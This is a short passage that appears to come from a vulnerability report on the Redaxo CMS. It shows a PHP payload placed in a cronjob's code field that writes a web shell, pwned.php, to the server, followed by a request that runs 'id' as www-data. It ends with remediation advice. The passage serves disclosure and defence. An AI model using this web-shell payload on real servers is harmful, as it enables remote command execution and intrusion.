Type-specific parameter


PHP-Code

```
<?php system("echo '<?php system(\$_GET[0]);?>' > pwned.php");?>
```

Interval

Minutes	☐ Every 5 minutes ☐ 00 ☐ 05 ☐ 10 ☐ 15 ☐ 20 ☐ 25 ☐ 30 ☐ 35 ☑ 40 ☐ 45 ☐ 50 ☐ 55
Hours	☐ Every hour ☑ 00 ☐ 01 ☐ 02 ☐ 03 ☐ 04 ☐ 05 ☐ 06 ☐ 07 ☐ 08 ☐ 09 ☐ 10 ☐ 11 ☐ 12 ☐ 13 ☐ 14 ☐ 15 ☐ 16 ☐ 17 ☐ 18 ☐ 19 ☐ 20 ☐ 21 ☐ 22 ☐ 23
Days	☑ Every day
Weekdays	☑ Any weekday
Months	☑ Every month

After that I can execute arbitrary commands on back-end server using path /redaxo/pwned.php



Not secure 93.183.92.70/redaxo/pwned.php?0=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Note: you can execute cronjobs manually.

Recommendations:
You should prevent html pages from being uploaded to the media section, and check them for the use of dangerous JavaScript functions. You should also use security headers such as X-Xss-Protexction, CORS, SOP, CSP, HSTS.
As for executing arbitrary PHP code, you should run cronjob in a sandbox environment and avoid direct interaction with the operating system. This also applies to the templates tab